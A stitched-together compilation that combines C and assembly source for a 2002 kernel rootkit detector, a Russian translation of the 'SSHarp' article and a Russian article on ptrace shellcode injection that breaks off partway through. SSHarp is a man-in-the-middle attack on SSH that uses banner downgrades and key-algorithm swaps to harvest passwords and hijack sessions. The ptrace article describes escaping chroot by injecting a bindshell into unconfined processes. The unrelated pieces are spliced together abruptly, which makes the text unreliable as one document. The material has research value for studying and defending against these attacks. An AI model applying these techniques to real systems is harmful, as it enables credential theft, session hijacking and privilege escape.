MODULE_NAME=patchfinder.o
PROG_NAME=patchfinder

all: $(MODULE_NAME) $(PROG_NAME)

$(MODULE_NAME) : module.o traps.o
□ld -r -o $(MODULE_NAME) module.o traps.o

module.o : module.c module.h
□gcc -c module.c -I /usr/src/linux/include

traps.o : traps.S module.h
□gcc -D__ASSEMBLY__ -c traps.S


$(PROG_NAME): main.o tests.o libpf.o
□gcc -o $(PROG_NAME) main.o tests.o libpf.o

main.o: main.c main.h
□gcc -c main.c -D MODULE_NAME='"$(MODULE_NAME)"'\
□□□  -D PROG_NAME='"$(PROG_NAME)"'
tests.o: tests.c main.h
libpf.o: libpf.c libpf.h


clean:
□rm -fr *.o $(PROG_NAME)
<--> ./patchfinder/Makefile

<++> ./patchfinder/traps.S
/*                                                              */
/*            The Kernel PatchFinder version 0.9                */
/*                                                              */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>    */
/*                                                              */

#include <linux/linkage.h>
#define __KERNEL__
#include "module.h"

tsk_ptrace  = 24 □□□# offset into the task_struct

ENTRY(PF_system_call)
□pushl %ebx
□movl $-8192, %ebx
□andl %esp, %ebx□□□# %ebx <-- current
□
□testb $PT_PATCHFINDER,tsk_ptrace(%ebx)
□je continue_syscall
□pushf
□popl %ebx
□orl $TF_MASK, %ebx□□# set TF flag
 □pushl %ebx
□popf
□
continue_syscall:
□popl %ebx
□jmp *orig_system_call

ENTRY(PF_debug)
□incl PF_traps
□iret
□
□
<--> ./patchfinder/traps.S

<++> ./patchfinder/module.h
/*                                                              */
/*            The Kernel PatchFinder version 0.9                */
/*                                                              */
```

```
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>  */
/*                                                            */

#ifndef __MODULE_H
#define __MODULE_H

#define PT_PATCHFINDER 0x80 /* should not conflict with PT_xxx
    defined in linux/sched.h */

#define TF_MASK  0x100 /* TF mask in EFLAGS */

#define SYSCALL_VECTOR 0x80
#define DEBUG_VECTOR 0x1

#define PF_START 0xfee
#define PF_GET  0xfed
#define PF_QUERY 0xdefaced
#define PF_ANSWER 0xaccede

#define __NR_patchfinder 250


#endif

<--> ./patchfinder/module.h

<++> ./patchfinder/module.c
/*                                                            */
/*            The Kernel PatchFinder version 0.9              */
/*                                                            */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>  */
/*                                                            */

#define MODULE
#define __KERNEL__
#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sched.h>
#include "module.h"

#define DEBUG 1

MODULE_AUTHOR("Jan Rutkowski");
MODULE_DESCRIPTION("The PatchFinder module");

asmlinkage int PF_system_call(void);
asmlinkage int PF_debug (void);
int (*orig_system_call)();
int (*orig_debug)();
int (*orig_syscall)(unsigned int);
extern void *sys_call_table[];
int PF_traps;

/* this one comes from arch/i386/kernel/traps.c */
#define _set_gate(gate_addr,type,dpl,addr) \
do { \
  int __d0, __d1; \
  __asm__ __volatile__ ("movw %%dx,%%ax\n\t" \
"movw %4,%%dx\n\t" \
"movl %%eax,%0\n\t" \
"movl %%edx,%1" \
:"=m" (*((long *) (gate_addr))), \
 "=m" (*(1+(long *) (gate_addr))), "=&a" (__d0), "=&d" (__d1) \
:"i" ((short) (0x8000+(dpl<<13)+(type<<8))), \
 "3" ((char *) (addr)),"2" (__KERNEL_CS << 16)); \
} while (0)
struct idt_gate {
```

```
        unsigned short  off1;
        unsigned short  sel;
        unsigned char   none, flags;
        unsigned short  off2;
} __attribute__ ((packed));

struct idtr {
        unsigned short  limit;
        unsigned int    base;
} __attribute__ ((packed));

struct idt_gate * get_idt () {
 struct idtr idtr;
        asm("sidt %0" : "=m" (idtr));
 return (struct idt_gate*) idtr.base;
}

void * get_int_handler (int n) {
 struct idt_gate * idt_gate = (get_idt() + n);
 return (void*)((idt_gate->off2 << 16) + idt_gate->off1);
}

static void set_system_gate(unsigned int n, void *addr) {
 printk ("setting int for int %d -> %#x\n", n, addr);
 _set_gate(get_idt()+n,15,3,addr);
}

asmlinkage int sys_patchfinder (int what) {
 struct task_struct *tsk = current;

 switch (what) {
  case PF_START:
   tsk->ptrace |= PT_PATCHFINDER;
   PF_traps = 0;
   break;
  case PF_GET:
   tsk->ptrace &= ~PT_PATCHFINDER;
   break;
  case PF_QUERY:
   return PF_ANSWER;
  default:
   printk ("I don't know what to do!\n");
   return -1;
 }
 return PF_traps;
}

int init_module () {
  
    EXPORT_NO_SYMBOLS;

 orig_system_call = get_int_handler (SYSCALL_VECTOR);
 set_system_gate (SYSCALL_VECTOR, &PF_system_call);

 orig_debug = get_int_handler (DEBUG_VECTOR);
 set_system_gate (DEBUG_VECTOR, &PF_debug);

 orig_syscall = sys_call_table[__NR_patchfinder];
 sys_call_table [__NR_patchfinder] = sys_patchfinder;
 
 printk ("Kernel PatchFinder has been succesfully"
  "inserted into your kernel!\n");
#ifdef DEBUG
 printk (" orig_system_call : %#x\n", orig_system_call);
 printk (" PF_system_calli  : %#x\n", PF_system_call);
 printk (" orig_debug       : %#x\n", orig_debug);
 printk (" PF_debug         : %#x\n", PF_debug);
 printk (" using syscall    : %d\n", __NR_patchfinder);

#endif
 return 0;
```

```
}

int cleanup_module () {
□set_system_gate (SYSCALL_VECTOR, orig_system_call);
□set_system_gate (DEBUG_VECTOR, orig_debug);
□sys_call_table [__NR_patchfinder] = orig_syscall;
□
□printk ("PF module safely removed.\n");
□return 0;
}

<--> ./patchfinder/module.c

<++> ./patchfinder/main.h
/*                                                              */
/*            The Kernel PatchFinder version 0.9                */
/*                                                              */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>    */
/*                                                              */

#ifndef __MAIN_H
#define __MAIN_H

#define PF_MAGIC     "patchfinder"
#define M_GENTTBL    1□
#define M_CHECK□     2
#define MAX_TESTS    9□
#define TESTNAMESZ   32

#define WARN_THRESHOLD □ 20
#define ALERT_THRESHHOLD 500
#define TRIES_DEFAULT□ 200


typedef struct {
□int t;□□
□double ft;
□char name[TESTNAMESZ];
□int (*test_func)();
} TTEST;

typedef struct {
□char  magic[sizeof(PF_MAGIC)];
□TTEST test [MAX_TESTS];□
□int   ntests;
□int   tries;
} TTBL;

#endif

<--> ./patchfinder/main.h

<++> ./patchfinder/main.c
/*                                                              */
/*            The Kernel PatchFinder version 0.9                */
/*                                                              */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>    */
/*                                                              */


#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <fcntl.h>
#include <sched.h>
#include "main.h"
#include "libpf.h"

void die (char *str) {
□if (errno) perror (str);
```

```
else printf ("%s\n", str);
exit (1);
}

void usage () {
 printf ("(c) Jan K. Rutkowski, 2002\n");
 printf ("email: jkrutkowski@elka.pw.edu.pl\n");
 printf ("%s [OPTIONS] <filename>\n", PROG_NAME);
 printf ("  -g save current system's characteristics to file\n");
 printf ("  -c check system against saved results\n");
 printf ("  -t change number of iterations per each test\n");
 exit (0);

}

void write_ttbl (TTBL* ttbl, char *filename) {
int fd;
fd = open (filename, O_WRONLY | O_CREAT);
if (fd < 0) die ("can not create file");
strcpy (ttbl->magic, PF_MAGIC);
if (write (fd, ttbl, sizeof (TTBL)) < 0)
   die ("can not write to file");
close (fd);
}

void read_ttbl (TTBL* ttbl, char *filename) {
int fd;
fd = open (filename, O_RDONLY);
if (fd < 0) die ("can not open file");
if (read (fd, ttbl, sizeof (TTBL)) != sizeof(TTBL))
   die ("can not read file");
if (strncmp(ttbl->magic, PF_MAGIC, sizeof (PF_MAGIC)))
  die ("bad file format\n");
close (fd);
}

main (int argc, char **argv) {
TTBL current, clear;
int tries = 0, mode = 0;
int  opt, max_prio, i, j, T1, T2, dt;
char *ttbl_file;
struct sched_param sched_p;

while ((opt = getopt (argc, argv, "hg:c:t:")) != -1)
  switch (opt) {
   case 'g':
    mode = M_GENTTBL;
    ttbl_file = optarg;
    break;
   case 'c':
    ttbl_file = optarg;
    mode = M_CHECK;
    break;
   case 't':
    tries = atoi (optarg);
    break;
   case 'h':
   default :
    usage();
  }

 if (getuid() != 0)
  die ("For some reasons you have to be root");

if (!mode) usage();

if (patchfinder (PF_QUERY) != PF_ANSWER) {
  printf (
   "\n   ---== ALERT! ==---\n"
   "It seems that module %s is not loaded. "
```

```
        "However if you are\nsure that it is loaded,"
          "then this situation means that with your\n"
        "kernel is something wrong! Probably there is "
         "a rootkit installed!\n", MODULE_NAME);
  exit (1);
 }

 current.tries = (tries) ? tries : TRIES_DEFAULT;
 if (mode == M_CHECK) {
  read_ttbl (&clear, ttbl_file);
  current.tries = (tries) ? tries : clear.tries;

 }

 max_prio = sched_get_priority_max (SCHED_FIFO);
 sched_p.sched_priority = max_prio;
 if (sched_setscheduler (0, SCHED_RR, &sched_p) < 0)
  die ("Setting realtime policy\n");

 fprintf (stderr, "* FIFO scheduling policy has been set.\n");
  generate_ttbl (&current);

 sched_p.sched_priority = 0;
 if (sched_setscheduler (0, SCHED_OTHER, &sched_p) < 0)
  die ("Dropping realtime policy\n");
 fprintf (stderr, "* dropping realtime schedulng policy.\n\n");

 if (mode == M_GENTTBL) {
  write_ttbl (&current, ttbl_file);
  exit (0);
 }

 printf (
 "    test name      | current | clear | diff  | status \n");
 printf (
 "-----------------------------------------------------\n");

 for (i = 0; i < current.ntests; i++) {
  if (strncmp (current.test[i].name,
    clear.test[i].name, TESTNAMESZ))
   die ("ttbl entry name mismatch");

  T1 = current.test[i].t;
  T2 = clear.test[i].t;
  dt = T1 - T2;
  printf ("%-18s | %7d| %7d|%7d|",
   current.test[i].name, T1, T2, dt);

  dt = abs (dt);
  if (dt < WARN_THRESHOLD) printf ("  ok ");
  if (dt >= WARN_THRESHOLD && dt < ALERT_THRESHHOLD)
   printf ("  (?) ");
  if (dt >= ALERT_THRESHHOLD) printf (" ALERT!");

  printf ("\n");
 }

}

<--> ./patchfinder/main.c

<++> ./patchfinder/tests.c
/*                                                                  */
/*            The Kernel PatchFinder version 0.9                    */
/*                                                                  */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>        */
/*                                                                  */

#include <stdio.h>
#include <unistd.h>
```

```
#include <sys/types.h>
#include <linux/types.h>
#include <linux/dirent.h>
#include <linux/unistd.h>
#include <assert.h>
#include "libpf.h"
#include "main.h"

int test_open_file () {
        int tmpfd, T = 0;

 patchfinder (PF_START);
 tmpfd = open ("/etc/passwd", 0, 0);
 T = patchfinder (PF_GET);

 close (tmpfd);
 return T;
}

int test_stat_file () {
 int T = 0;
 char buf[0x100]; /* we dont include sys/stat.h */
 
 patchfinder (PF_START);
 stat ("/etc/passwd", &buf);
 T = patchfinder (PF_GET);

 return T;
}

int test_read_file () {
 int fd, T = 0;
 char buf[0x100];

 fd = open ("/etc/passwd", 0, 0);
 if (fd < 0) die ("open");

 patchfinder (PF_START);
 read (fd, buf , sizeof(buf));
 T =  patchfinder (PF_GET);

 close (fd);
 return T;
}

int test_open_kmem () {
 int tmpfd;
 int T = 0;

 patchfinder (PF_START);
 tmpfd = open ("/dev/kmem", 0, 0);
 T = patchfinder (PF_GET);

 close (tmpfd);
 return T;
}

_syscall3(int, getdents, int, fd, struct dirent*, dirp, int, count)
int test_readdir_root () {
 int fd, T = 0;
 struct dirent de[1];

 fd = open ("/", 0, 0);
 if (fd < 0) die ("open");

 patchfinder (PF_START);
 getdents (fd, de,  sizeof (de));
 T = patchfinder (PF_GET);

 close (fd);
 return T;
```

```
}

int test_readdir_proc () {
□int fd, T = 0;
□struct dirent de[1];

□fd = open ("/proc", 0, 0);
□if (fd < 0) die ("open");

□patchfinder (PF_START);
□getdents (fd, de,  sizeof (de));
□T = patchfinder (PF_GET);
□
□close (fd);
□return T;□
}

int test_read_proc_net_tcp () {
□int fd, T = 0;
□char buf[32];

□fd = open ("/proc/net/tcp", 0, 0);
□if (fd < 0) die ("open");
□
□patchfinder (PF_START);
□read (fd, buf , sizeof(buf));
□T = patchfinder (PF_GET);

□close (fd);
□return T;□
}

int test_lseek_kmem () {
□int fd, T = 0;

□fd = open ("/dev/kmem", 0, 0);
□if (fd <0) die ("open");

□patchfinder (PF_START);
□lseek (fd, 0xc0100000, 0);
□T = patchfinder (PF_GET);

□close (fd);
□return T;
}

int test_read_kmem () {
□int fd, T = 0;
□char buf[256];

□fd = open ("/dev/kmem", 0, 0);
□if (fd < 0) die ("open");
□lseek (fd, 0xc0100000, 0);
□
□patchfinder (PF_START);
□read (fd, buf , sizeof(buf));
□T = patchfinder (PF_GET);

□close (fd);
□return T;□
}

int generate_ttbl (TTBL *ttbl) {
□int i = 0, t;
□
#define set_test(testname) {□□□□\
□ttbl->test[i].test_func = test_##testname;□\
        strcpy (ttbl->test[i].name, #testname);□□\
□ttbl->test[i].t = 0;□□□□\
□ttbl->test[i].ft = 0;□□□□\
□i++;□□□□□□\
```

```
}

□set_test(open_file)
□set_test(stat_file)
□set_test(read_file)
□set_test(open_kmem)
□set_test(readdir_root)
□set_test(readdir_proc)
□set_test(read_proc_net_tcp)
□set_test(lseek_kmem)
□set_test(read_kmem)

□assert (i <= MAX_TESTS);
□ttbl->ntests = i;
#undef set_test
□
□fprintf (stderr, "* each test will take %d iteration\n",
□□       □ttbl->tries);
□usleep (100000);□□
□for (i = 0; i < ttbl->ntests; i++) {□
□□for (t = 0; t < ttbl->tries; t++)
□□□ttbl->test [i].ft +=
□□□       □(double)ttbl->test[i].test_func();
□□
□□fprintf (stderr, "* testing... %d%%\r",
□□□       □i*100/ttbl->ntests);
□□usleep (10000);
□}

□for (i = 0; i < ttbl->ntests; i++)
□□ttbl->test [i].t =
□       □(int) (ttbl->test[i].ft/(double)ttbl->tries);□

□fprintf (stderr, "\r* testing... done.\n");□
□
□return i;

}

<--> ./patchfinder/tests.c

<++> ./patchfinder/libpf.h
/*                                                                    */
/*            The Kernel PatchFinder version 0.9                      */
/*                                                                    */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>          */
/*                                                                    */

#ifndef __LIBPF_H
#define __LIBPF_H

#include "module.h"

int patchfinder(int what);

#endif

<--> ./patchfinder/libpf.h

<++> ./patchfinder/libpf.c
/*                                                                    */
/*            The Kernel PatchFinder version 0.9                      */
/*                                                                    */
/* (c) 2002 by Jan K. Rutkowski <jkrutkowski@elka.pw.edu.pl>          */
/*                                                                    */

#include <asm/unistd.h>
#include <errno.h>
#include "libpf.h"

_syscall1(int, patchfinder, int, what)
```

<--> ./patchfinder/libpf.c

It cuts like a knife. SSHarp.

Автор: stealth

Содержание

Введение

Протокол Secure Shell (SSH), который сам по себе считается надёжным, зачастую реализован слабо. В особенности совместимость SSH1/SSH2, реализованная в большинстве SSH-клиентов, страдает от определённых уязвимостей, описанных ниже. Помимо этого, сам протокол SSH2 достаточно гибок, чтобы содержать ряд интересных особенностей для атакующих.

Отказ от ответственности изложен в pdf-версии данной статьи, доступной по ссылке [here].

Описанная программа для атаки «человек посередине» будет опубликована через неделю после выхода статьи, чтобы дать разработчикам время на исправления (весьма тривиальные) и снизить возможность злоупотреблений.

В этой статье я опишу, как SSH-клиентов можно обмануть, заставив их думать, что у них отсутствует host-ключ для хоста, к которому они подключаются, хотя он уже есть в их списке известных хостов. Это возможно благодаря некоторым положениям черновиков SSH, которые усложняют жизнь разработчиков, но которые должны были обеспечить особую защиту или большую гибкость.

Предполагается, что у вас есть базовое понимание того, как работает SSH. Тем не менее вникать во все детали не обязательно, поскольку атака срабатывает на этапе рукопожатия, когда было обменяно лишь несколько пакетов. Также предполагается, что вы знакомы со стандартными сценариями атак в сетях: атаки «человек посередине», перехват plaintext-протоколов, атаки с воспроизведением и т. д.

---

1 - Игры с баннером

Черновик SSH требует, чтобы и клиент, и сервер обменивались баннером до согласования ключа, используемого для шифрования канала связи. Это действительно необходимо обеим сторонам, чтобы понять, какую версию протокола нужно использовать. Баннер обычно выглядит так:

```
SSH-1.99-OpenSSH_2.2.0p1
```

Получив такой баннер, клиент интерпретирует его как «говори со мной по SSH1 или SSH2». Это обусловлено цифрой «1» после дефиса — так называемой удалённой мажорной версией. Она позволяет клиенту выбрать SSH1 для согласования ключей и дальнейшего шифрования. Однако клиент также может продолжить работу с пакетами SSH2, на что ему указывает «99» — так называемая удалённая минорная версия. (По соглашению, удалённая минорная версия 99 при удалённой мажорной версии 1 означает поддержку обоих протоколов.)

В зависимости от конфигурационных файлов и ключей командной строки клиент выбирает один из двух протоколов. Допуская, что пользователь не принудительно указывает протокол с помощью ключа «-1» или «-2», большинство клиентов должны вести себя одинаково. Это обусловлено конфигурационными файлами, которые не слишком различаются у разных поставщиков SSH и зачастую содержат строку

```
Protocol 1,2
```

которая заставляет клиента выбирать SSH протокол версии 1. Очевидно, что будет дальше. Поскольку SSH-клиент привык использовать SSH1 для общения с сервером, вероятно, он никогда прежде не использовал SSH2. Этим могут воспользоваться атакующие, показав клиенту баннер вида

```
SSH-2.00-TESO-SSH
```

Клиент просматривает свою базу данных известных хостов и не находит host-ключ, поскольку там есть только SSH1-ключ сервера, который бесполезен: согласно баннеру, использовать SSH1 больше нельзя (удалённая мажорная версия равна 2). Вместо предупреждения вида

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA1 host key has just been changed.
The fingerprint for the RSA1 key sent by the remote host is
f3:cd:d9:fa:c4:c8:b2:3b:68:c5:38:4e:d4:b1:42:4f.
Please contact your system administrator.
```

которое появляется при попытке MiM-атаки без подмены баннера, клиент предлагает пользователю просто принять новый ключ:

```
Enabling compatibility mode for protocol 2.0
The authenticity of host 'lucifer (192.168.0.2)' can't be established.
DSA key fingerprint is ab:8a:18:15:67:04:18:34:ec:c9:ee:9b:89:b0:da:e6.
Are you sure you want to continue connecting (yes/no)?
```

Теперь пользователю куда проще набрать «yes», чем редактировать файл known_hosts и перезапускать SSH-клиент. После подтверждения SSH-сервер атакующего фиксирует логин и пароль и перенаправляет SSH-соединение так, что пользователь не замечает, что его аккаунт только что был скомпрометирован.

Описанная атака — не только атака на повышение версии. Она также работает для понижения SSH2-клиентов до SSH1. Если бы баннер содержал «2.0», клиент использовал бы только SSH2 для общения с исходным сервером и, как правило, не мог бы знать SSH1-ключ сервера, поскольку вовсе не поддерживает SSH1. Однако наш MiM-сервер говорит по SSH1 и снова предъявляет клиенту ключ, который тот не может знать.

Эта атака не сработает против клиентов, поддерживающих только один протокол (скорее всего SSH1), поскольку они реализуют лишь один из них. Такие клиенты встречаются крайне редко, и большинство, если не все, SSH-клиенты поддерживают обе версии — поддержка обеих версий является даже маркетинговым преимуществом.

Если клиент использует RSA-аутентификацию, атакующий не может внедриться в соединение, поскольку не может использовать RSA-запросы, предъявляемые ему сервером: он говорит с клиентом по другому протоколу. Иными словами, атакующий никогда не использует одну и ту же версию протокола с обеими сторонами и, следовательно, не может пересылать или перехватывать RSA-аутентификацию.

Пример MiM-программы (ssharp), реализующей баннерную атаку и регистрирующей логины, доступен по ссылке [ssharp].

---

2 - Игры с ключами

Было бы неплохо иметь аналогичную атаку на SSH без переключения версии. Это необходимо потому, что переключение версии делает невозможным обход RSA-аутентификации.

Изучение черновика SSH2 показывает, что SSH2 больше не использует host-ключ для шифрования (как в SSH1, где host-ключ и серверный ключ отправлялись клиенту, который возвращал сессионный ключ, зашифрованный этими ключами). Вместо этого клиент получает host-ключ, чтобы проверить целостность обменянных пакетов — путём сравнения MAC (Message Authentication Code; сервер вычисляет хэш обменянных пакетов и подписывает его с использованием согласованного алгоритма) с собственным вычисленным хэшем. Черновик SSH2 достаточно гибок, чтобы предлагать более одного статического алгоритма для вычисления MAC. Вместо этого он определяет, что в процессе обмена ключами клиент и сервер обмениваются списком предпочтительных алгоритмов для обеспечения целостности пакетов. Обычно используются DSA и RSA:

```
stealth@liane:~> telnet 192.168.0.2 22
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.2.0p1
SSH-2.0-client
`$es??%9?2?4D=?)??ydiffie-hellman-group1-sha1ssh-dss...
```

Я удалил множество символов и заменил их на «...», поскольку интересная часть — это «ssh-dss», обозначающий предпочтительный алгоритм сервера для вычисления MAC. Клиенты, подключающиеся к 192.168.0.2, не могут иметь RSA-ключ для вычисления, потому что у сервера его нет! Разумеется, у MiM-программы атакующего есть RSA-ключ, и она предлагает только RSA для обеспечения целостности:

```
stealth@liane:~> telnet 192.168.0.2 22
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
SSH-2.0-OpenSSH_2.9p1
SSH-2.0-client
at      s?eu??>vM??E=diffie-hellman-group-exchange-sha1,
diffie-hellman-group1-sha1ssh-rsa...
```

SSH-клиент, подключающийся к нашему MiM-серверу, снова предложит пользователю принять новый ключ вместо вывода предупреждения о MiM-атаке.

MiM-сервер подключился к исходному серверу и узнал, что тот использует DSA. После этого он решил предъявить пользователю RSA-ключ. Если исходный сервер предлагает и DSA, и RSA, MiM-сервер дождётся, пока клиент не пришлёт список предпочтительных алгоритмов, и выберет алгоритм, который клиент называет вторым по приоритету. Сервер SSH2, соответствующий RFC, должен выбрать первый поддерживаемый алгоритм из списка клиента; наш MiM-сервер выберет следующий и таким образом вызовет несовпадение ключа на стороне клиента. Это снова приведёт к запросу yes/no вместо предупреждающего сообщения. «ssharp» также поддерживает этот режим атаки с подменой ключа.

---

3 - Контрмеры

Наличие RSA host-ключа для сервера, предлагающего DSA host-ключ, ничего не значит для современных клиентов. Они игнорируют тот факт, что у них есть действительный host-ключ для данного хоста, но другого типа. SSH-клиенты также должны выводить предупреждение о MiM-атаке, если обнаруживают host-ключи для сервера, у которых не совпадает либо версия, либо тип. Это весьма вероятный признак атаки «человек посередине». На мой взгляд, это определённо ошибка в программном обеспечении SSH-клиентов.

---

4 - Реализация

Для SSH1 уже существуют некоторые MiM-реализации, например [dsniff] или [ettercap]. Обычно они понимают SSH-протокол и прилагают значительные усилия для сборки, разборки или пересылки пакетов. На самом деле всё гораздо проще. ssharp основан на обычном демоне OpenSSH, модифицированном так, чтобы принимать любую пару логин/пароль и запускать для этих подключений специальный shell: SSH-клиент, которому передаются имя пользователя, пароль и реальный IP-адрес назначения. Он входит на удалённый хост без взаимодействия с пользователем, и поскольку привязан к pty MiM-сервера, для пользователя это выглядит как вход в его обычный shell. Таким образом, нет необходимости возиться с протоколом SSH1 или SSH2, заменять ключи и т. д. Мы просто манипулируем баннером или согласованием алгоритма подписи описанным выше способом.

При компиляции с включённой опцией USE_MSS, ssharp прокидывает SSH-клиента через сессию наподобие screen, что позволяет третьим лицам подключаться к существующим (перехваченным) SSH1 или SSH2-соединениям. Также можно вытолкнуть легитимного пользователя и полностью взять управление сессией.

---

5 - Обсуждение

Я знаю, знаю — многие сейчас спросят «и это всё?». Как и при любом открытии, найдётся немало людей, утверждающих, что это «стандартная семантика UNIX», или что это фича, а не баг, или что уязвимость совершенно Тео...тическая. Ни то, ни другое, ни третье здесь не применимо. А те, кто ищет только слабые места в криптографических алгоритмах — повторное использование потоков ключей, возможности внедрения 2^64 ;-) адаптивно выбранных открытых текстов — будем надеяться, признают, что криптоанализ 2002 года рад лени и непониманию черновиков. Лень уже

сломала «Энигму», но ближайшие годы покажут, какой ущерб наносит неспособность людей полностью понять протоколы или чрезмерное доверие к криптографии без осмысления последствий нарушения простого MUST в разделе 1.1.70.3.3.1.9.78. супер-крипто-черновика.

---

6 - Благодарности

Участникам консорциума segfault dot net ;-) за обсуждение и предоставление тестовых сред. Если вы хотите пожертвовать этим людям оборудование или деньги — дайте мне знать. Это определённо поможет продолжить исследования по данной и смежным темам.

Также благодарю различных других людей за обсуждение SSH со мной.

Эта статья также доступна в виде pdf-документа [here] с несколькими скриншотами, демонстрирующими возможности ssharp.

---

7. Ссылки

[dsniff] насколько мне известно, первая MiM-реализация для SSH1 «monkey in the middle», входящая в состав пакета dsniff.

```
http://www.monkey.org/~dugsong/dsniff

**[ettercap]** хорошая программа-сниффер/MiM для ленивых хакеров ;-)
http://ettercap.sourceforge.net

**[ssharp]** реализация атак, описанных в этой статье
http://stealth.7350.org/7350ssharp.tgz

**[here]** данная статья в формате pdf со скриншотами
http://stealth.7350.org/ssharp.pdf
```

Создание шеллкодов для инъекции через ptrace

Автор: anonymous author

Содержание

---

1 - Тестовая среда

Прежде всего обозначу правила своей «песочницы». Все эти техники я тестировал под Linux 2.4.18 i386 с исполняемым стеком. Они должны работать на любых версиях Linux, кроме тех, где стек неисполняемый, — из-за самой природы инъекции (в стек). Немного изменив техники, можно эксплуатировать любую ОС на любой архитектуре, лишь бы там поддерживался системный вызов `ptrace()`.

---

2 - Зачем нужен шеллкод для инъекции через ptrace?

Начиная с некоторых ядер серии 2.4.x, классический метод выхода из chroot в Linux больше не работает (трюки с вызовом `chroot()`). Нынешний chroot действительно ограничивает работу с VFS, и root-шелл в chroot-среде теоретически бесполезен для взломщика — разве что модифицировать дерево каталогов, как это делается, например, на FTP-сервере. Тем не менее UID равный нулю позволяет взломщику делать кое-что, что стандартное ядро 2.4 не ограничивает на уровне VFS:

• Изменять параметры ядра (системное время и т. д.).

• Загружать модули ядра (потенциально эксплуатируемо, но сложно: включить шеллкод трудно из-за ограничений по размеру; этот способ использовался в эксплойте wuftpd 2.5 — через загрузку backdoor-модуля и статически слинкованного `insmod`. Это куда сложнее наших трюков).
• Некоторые операции, связанные с VFS, — например, работа с уже открытыми файловыми дескрипторами.
• Отладка любого процесса в системе.

Существует серьёзная уязвимость в системе chroot, которую закрывают некоторые патчи безопасности, доступные в сети: root-пользователь в chroot-среде по-прежнему может трассировать через ptrace любой процесс в системе (кроме init, разумеется). Эта техника также универсальна (не использует открытые файловые дескрипторы, может работать даже без привилегий root), и chroot-экземпляр Apache может «заразить» fingerd.

Отсюда и возникла идея создать шеллкод для ptrace. С его помощью можно трассировать неограниченный процесс и внедрить в него второй шеллкод — в нашем примере это bindshell. Вот какими свойствами должен обладать ptrace-шеллкод:

• **Относительно небольшой размер** (должен быть пригоден как настоящий шеллкод). В некоторых эксплойтах (например, 7350wu) я видел маленький шеллкод, выполняющий `read(0,%esp,shellcode_len)`, — хорошая идея для загрузки большого шеллкода. Так что размер не так критичен.

• **Возможность запуска более одного раза за короткое время.** Если первая попытка эксплуатации не удалась (например, порт уже занят), трассируемый процесс не должен упасть. (В случае с wuftpd: если мы внедряем код в inetd, тот должен продолжать принимать FTP-соединения.)

• **Выбор целевого процесса** — зачастую это родительский процесс (inetd для FTP-сервера), обычно имеющий полный root-доступ. Можно также перебирать все PID, начиная с 2, пока не найдётся трассируемый.

• **Нельзя просматривать /proc** для поиска процессов.

Думаю, эти условия выполнимы и достаточны для большинства сценариев эксплуатации.

---

3 - Что такое ptrace

3.1 Требования

Системный вызов ptrace создан для трассировки и отладки процессов в пользовательском пространстве. Процесс может трассироваться только одним процессом одновременно, и только процессом того же пользователя или root-ом. В Linux все команды ptrace реализованы через функцию/системный вызов `ptrace()` с четырьмя параметрами. Прототип:

```
#include <sys/ptrace.h>

long int ptrace(enum __ptrace_request request, pid_t pid,
void * addr, void * data)
```

`request` — символическая константа, объявленная в `sys/ptrace.h`. Нам понадобятся следующие:

PTRACE_ATTACH — присоединиться к процессу pid.

PTRACE_DETACH — отсоединиться от процесса pid. Никогда не забывайте это делать, иначе трассируемый процесс останется в остановленном состоянии, из которого невозможно выйти

удалённо.

PTRACE_GETREGS — копирует регистры процесса в структуру, на которую указывает `data` (`addr` игнорируется). Структура — `struct user_regs_struct`, определённая в `asm/user.h`:

```
struct user_regs_struct {
        long ebx, ecx, edx, esi, edi, ebp, eax;
        unsigned short ds, __ds, es, __es;
        unsigned short fs, __fs, gs, __gs;
        long orig_eax, eip;
        unsigned short cs, __cs;
        long eflags, esp;
        unsigned short ss, __ss;
};
```

PTRACE_SETREGS — команда, обратная PTRACE_GETREGS, с теми же аргументами.

PTRACE_POKETEXT — копирует 32 бита с адреса, указанного в `data`, по адресу `addr` в трассируемом процессе. Эквивалентна PTRACE_POKEDATA.

Важный момент: после присоединения к pid нужно дождаться остановки трассируемого процесса, то есть ждать сигнала SIGCHLD. `wait(NULL)` делает это идеально (в шеллкоде реализуется через `waitpid`).

3.2 Как библиотека выполняет вызов

Поскольку мы пишем код на ассемблере, нужно знать, как напрямую вызывать системный вызов ptrace. Небольшие тесты показывают, как библиотека оборачивает системные вызовы:

• `eax` = SYS_ptrace (26 в десятичной)
• `ebx` = request (например, PTRACE_ATTACH = 16)
• `ecx` = pid
• `edx` = addr
• `esi` = data

При ошибке в `eax` записывается -1.

---

4 - Инъекция кода в процесс — код на C

4.1 Стек — наш друг

Я видел механизмы инъекции, используемые в некоторых ptrace-эксплойтах для Linux: они внедряли стандартный шеллкод в область памяти, на которую указывал `%eip`. Это ленивый подход: целевой процесс рушится и больше не может использоваться (падает или перестаёт делать fork). Нужен другой способ выполнить наш код в целевом процессе. Вот к чему я пришёл:

1. Получить текущий `eip` процесса и `esp`.
2. Уменьшить `esp` на четыре.
3. Записать адрес `eip` по адресу `esp`.
4. Внедрить шеллкод по адресу `esp - 1024` (не сразу перед областью, на которую указывает `esp`, потому что некоторые шеллкоды используют инструкцию `push`).
5. Установить регистр `eip` равным `esp - 1024`.
6. Вызвать метод SETREGS в ptrace.
